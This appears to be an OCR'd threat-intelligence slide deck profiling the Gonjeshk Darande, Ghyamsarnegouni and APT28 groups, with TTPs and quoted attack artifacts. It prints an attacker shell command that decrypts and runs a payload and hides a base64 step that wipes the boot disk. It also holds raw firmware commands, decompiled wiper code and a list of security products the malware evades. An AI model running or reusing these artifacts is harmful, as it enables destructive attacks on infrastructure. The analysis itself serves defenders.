"_alarm_score": 1, "_category": 2, "_command": "bash -c exec 0>/dev/null
2>&1 && set -x && ps -fade && ls -la /home/[redacted]/.config/games && ps
-fade | grep alduin | grep -v grep || (echo changed && bash -c '(sleep
33060 && openssl enc -d -aes-256-cbc -md md5 -k Z3QmnFnns1 -in
/home/[redacted].tar.gz | tar -C
/home/[redacted]xz && python
/home/[redacted]py --utc 5 & disown)
&>/dev/null'); ps -fade | grep [redacted] | grep -v grep && (echo success &&
ps -fade | grep -F pty.spawn | grep -v grep || bash -c \"(sleep 40260;
echo VkB0YW5ZQG4hS2h[redacted] | openssl base64 -d -a
-A) | python -c 'import pty; pty.spawn([\\\"/bin/su\\\", \\\"-m\\\",
\\\"-c\\\" , \\\"echo -n
Qk9PVF9ERVY9IiQobW91bnQgfCBncmVwICdvbiAvYm9vdCAnIHwgY3V0IC1kJyAnIC1mIDEpI
gpkZCBpZj0vZGV2L3VyYW5kb20gb2Y9IiRCT09UX0RFViIKcmVib290Cg== | openssl
```

Behavior Analysis of threat actors

Gonjeshk Darande

The attacker is familiar with the firmware used in the infrastructure

```
raw 0x8 0x21 0x0 0x1e 0x87 0x54 0xaa 0xbb 0x25 0x33 0x36 0x36 0x35 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x1e 0x87 0x56 0xaa 0xbb 0x25 0x31 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x4c 0xc0 0xaa 0xbb 0x25 0x32 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x4c 0xec 0xaa 0xbb 0x25 0x32 0x35 0x35 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x90 0xaa 0xbb 0x25 0x31 0x30 0x32 0x37 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x92 0xaa 0xbb 0x25 0x32 0x38 0x30 0x31 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x94 0xaa 0xbb 0x25 0x31 0x32 0x30 0x36 0x34 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x96 0xaa 0xbb 0x25 0x32 0x38 0x30 0x32 0x30 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x98 0xaa 0xbb 0x25 0x31 0x32 0x31 0x34 0x34 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9a 0xaa 0xbb 0x25 0x33 0x31 0x30 0x39 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9c 0xaa 0xbb 0x25 0x31 0x30 0x35 0x33 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9e 0xaa 0xbb 0x25 0x35 0x24 0x68 0x68 0x6e
raw 0x30 0x42 0xff 0xff 0xff 0xff
raw 0x8 0x21 0x0 0x35 0x4c 0xc0 0xaa 0xbb 0x25 0x32 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x4c 0xec 0xaa 0xbb 0x25 0x32 0x35 0x35 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x90 0xaa 0xbb 0x25 0x31 0x30 0x32 0x37 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x92 0xaa 0xbb 0x25 0x32 0x35 0x31 0x33 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x94 0xaa 0xbb 0x25 0x32 0x38 0x32 0x36 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x96 0xaa 0xbb 0x25 0x32 0x35 0x31 0x33 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x98 0xaa 0xbb 0x25 0x32 0x39 0x35 0x35 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9a 0xaa 0xbb 0x25 0x32 0x35 0x32 0x30 0x39 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9c 0xaa 0xbb 0x25 0x33 0x30 0x38 0x33 0x31 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0x9e 0xaa 0xbb 0x25 0x32 0x35 0x38 0x38 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xa0 0xaa 0xbb 0x25 0x32 0x36 0x37 0x32 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xa2 0xaa 0xbb 0x25 0x38 0x33 0x30 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xa4 0xaa 0xbb 0x25 0x32 0x38 0x32 0x30 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xa6 0xaa 0xbb 0x25 0x38 0x32 0x39 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xa8 0xaa 0xbb 0x25 0x32 0x33 0x35 0x38 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xaa 0xaa 0xbb 0x25 0x31 0x32 0x39 0x32 0x30 0x63 0x25 0x35 0x24 0x68 0x6e
raw 0x8 0x21 0x0 0x35 0x6d 0xac 0xaa 0xbb 0x25 0x32 0x33 0x36 0x30 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
```

Sample code used in Bank [redacted] for direct communication with the database server

```
Target ("Master_primary")
Add ("IRC007001070")
Add ("IRC007001071")
Delete ("WW0001002300")
Delete ("WW0001002301")
Delete ("WW0001002310")
Delete ("WW0001002311")
Delete ("WW0001002320")
Delete ("WW0001002321")
Delete ("WW0001002330")
Delete ("WW0001002331")
Delete ("WW0001002340")
Delete ("WW0001002341")
Delete ("WW0001002350")
Delete ("WW0001002351")
Add ("WW0001002350")
Add ("WW0001002351")
DeleteOSConfig()
Add ("Eminoco_config","9450MA101090")
Defrag( 0 )

```

Sample code used in a [redacted] attack to communicate directly with the fuel delivery device

Behavior Analysis of threat actors

Determine the nature of the Gonjeshk Darande group

Behavior Analysis of threat actors

Ghyamsarnegouni

Group Info

Name
Ghyamsarnegouni | قیام تا سرنگونی


Motives for Attacks
Targeted Attack:Hacktivist

Industry Sections
government:public administration and defense

Category
Hacktivist

Behavior Analysis of threat actors

Ghyamsarnegouni Targets:



Behavior Analysis of threat actors

Ghyamsarnegouni

Initial Access

Exploit Public Facing Applications

Methodology

- Data Breach
- Defacement
- Data Wipe

TTPs


- Disable or Modify Tools
- Web Shell
- System Network Connections Discovery
- Valid Accounts: Local Accounts
- Lateral Tool Transfer

Behavior Analysis of threat actors


Ghyamsarnegouni

- Two examples of malware samples used by this group in two separate attacks
- Same structure in samples.

  Using .net programming language
- Samples use wiping methods



Malware Used in the Attack on [redacted]



Malware Used in the Attack on [redacted]

Behavior Analysis of threat actors

Ghyamsarnegouni

Attackers know your environment better than yourself

- Complete list of usernames and passwords of network administrators of the first organization

- The attacker has spread and expanded his access by knowing the usernames with admin access as well as the existing domains.

```
private static readonly List<Program.Creds> credentials = new List<Program.Creds>
{
    new Program.Creds
    {
        Username = "administrator",
        Password = "[redacted]"
    },
    new Program.Creds
    {
        Username = "[redacted]",
        Password = "[redacted]"
    },
    new Program.Creds
    {
        Username = "[redacted]",
        Password = "[redacted]"
    },
    new Program.Creds
    {
        Username = "[redacted]",
        Password = "[redacted]"
    },
    new Program.Creds
    {
        Username = "[redacted]",
        Password = "[redacted]"
    },
    new Program.Creds
```

Valid Accounts: Local Accounts

```
private static readonly List<string> credentialDomains = new List<string>
{
    "",
    "[redacted]\\",
    "[redacted]",
    "[redacted]",
    "[redacted]",
    "[redacted]
};
```

System Network Connections Discovery

Behavior Analysis of threat actors

Ghyamsarnegouni

- Using Advanced Techniques
- Vulnerable Signed Drivers.
- Bypassing Security Products

IDA View-A | Strings

Address	Length	Type	String
seg000:0000...	0000000C	C	defendpoint
seg000:0000...	00000009	C	defender
seg000:0000...	00000007	C	eectrl
seg000:0000...	00000008	C	elastic
seg000:0000...	00000008	C	endgame
seg000:0000...	00000009	C	f-secure
seg000:0000...	0000000B	C	forcepoint
seg000:0000...	00000008	C	fireeye
seg000:0000...	0000000B	C	groundling
seg000:0000...	0000000A	C	GRRservic
seg000:0000...	0000000A	C	inspector
seg000:0000...	00000007	C	ivanti
seg000:0000...	0000000A	C	kaspersky
seg000:0000...	00000007	C	lacuna
seg000:0000...	0000000A	C	logrhythm
seg000:0000...	00000008	C	malware
seg000:0000...	00000009	C	mandiant
seg000:0000...	00000007	C	mcafee
seg000:0000...	0000000A	C	morphisec
seg000:0000...	00000009	C	msascuil
seg000:0000...	00000008	C	msmpeng
seg000:0000...	00000007	C	nissrv
seg000:0000...	0000000A	C	omniagent
seg000:0000...	00000008	C	osquery
seg000:0000...	00000013	C	palo alto networks
seg000:0000...	0000000D	C	pgeposervice
seg000:0000...	0000000D	C	pgsystemtray
seg000:0000...	0000000F	C	privilegeguard
seg000:0000...	00000009	C	procwall
seg000:0000...	00000010	C	protectorservic

Behavior Analysis of threat actors

Ghyamsarnegouni

Tool Reuse Observed

```
(*local_38)(&local_68);
empty_int_pointer = (int *)0x0;
DsRoleGetPrimaryDomainInformation(0,1,&empty_int_pointer);
if (*empty_int_pointer != 5) {
  (*local_38)(&local_4c);
  local_58 = 'C';
  local_57 = ':';
  local_56 = '\\';
  local_55 = 'U';
  local_54 = 's';
  local_53 = 'e';
  local_52 = 'r';
  local_51 = 's';
  local_50 = 0;
  FUN_004022a0(&local_58);
  local_24 = 'D';
  local_23 = ':';
  local_22 = '\\';
  local_21 = 0;
  for (i = 0; i < 24; i = i + 1) {
    FUN_004022a0(&local_24);
    local_24 = local_24 + 1;
  }
  func10();
}
return;
}
```

Caddy Wiper Used in a Ukrainian attack


```
call    dword_233000
mov     ecx, [ebp+var_38]
cmp     dword ptr [ecx], 5
jnz     short loc_23114A

loc_23114A:
lea     edx, [ebp+var_48]
push    edx
call    [ebp+var_34]
mov     [ebp+var_54], 43h ; 'C'
mov     [ebp+var_53], 3Ah ; ':'
mov     [ebp+var_52], 5Ch ; '\'
mov     [ebp+var_51], 55h ; 'U'
mov     [ebp+var_50], 73h ; 's'
mov     [ebp+var_4F], 65h ; 'e'
mov     [ebp+var_4E], 72h ; 'r'
mov     [ebp+var_4D], 73h ; 's'
mov     [ebp+var_4C], 0
lea     eax, [ebp+var_54]
push    eax
call    sub_2322A0
add     esp, 4
mov     [ebp+var_20], 44h ; 'D'
mov     [ebp+var_1F], 3Ah ; ':'
mov     [ebp+var_1E], 5Ch ; '\'
jmp
```

The wiper used in [redacted] Attack

Behavior Analysis of threat actors

Ghyamsarnegouni

- Using Commercial Packers like Themida
- Wiping functionality
- Overwriting file content with zero 😐




The wiper used in [redacted] Attack

Behavior Analysis of threat actors

Ghyamsarnegouni

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00:0310	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0320	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0330	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0340	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0350	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0360	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0370	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00:0380	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00:0390	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		
00:03F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		


- Overwriting OS file content with zero
- Leading to BSOD



BSOD in [redacted] Attack

Behavior Analysis of threat actors


Ghyamsarnegouni



IOCs of [redacted] Attack in the **GRAPH** TIP

Behavior Analysis of threat actors

Ghyamsarnegouni



Behavior Analysis of threat actors

Ghyamsarnegouni

Ghyam in

GRAPH TIP

Behavior Analysis of threat actors

APT28

Group Info

Name
APT28

Motives for Attacks
Targeted Attack:Hacktivist

Industry Sections
energy:oil, gas & consumable fuels
financial-services:banks

Category
APT

Behavior Analysis of threat actors

APT28

APT28 In Organizations: TTP Extractions

Galaxy Matrix: Attack Pattern

attack-enterprise | attack-Containers | attack-IaaS | attack-Identity-Provider | attack-Linux | attack-Network | attack-Office-365 | attack-Office-Suite | attack-PRE | attack-SaaS | attack-Windows | attack-macOS | mo


0 0 1 Show all

Execution	Persistence	Privilege escalation	Defense evasion	Exfiltration	Command and control
Windows Command Shell	Registry Run Keys / Startup Folder	Registry Run Keys / Startup Folder	Indicator Removal	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Application Layer Protocol
			Masquerading		
			Rename System Utilities		

Behavior Analysis of threat actors

APT28

APT28 In Organizations: Hunt




Behavior Analysis of threat actors

APT28

APT28 In Organizations:

Discover the exact nature
Power Of TIP



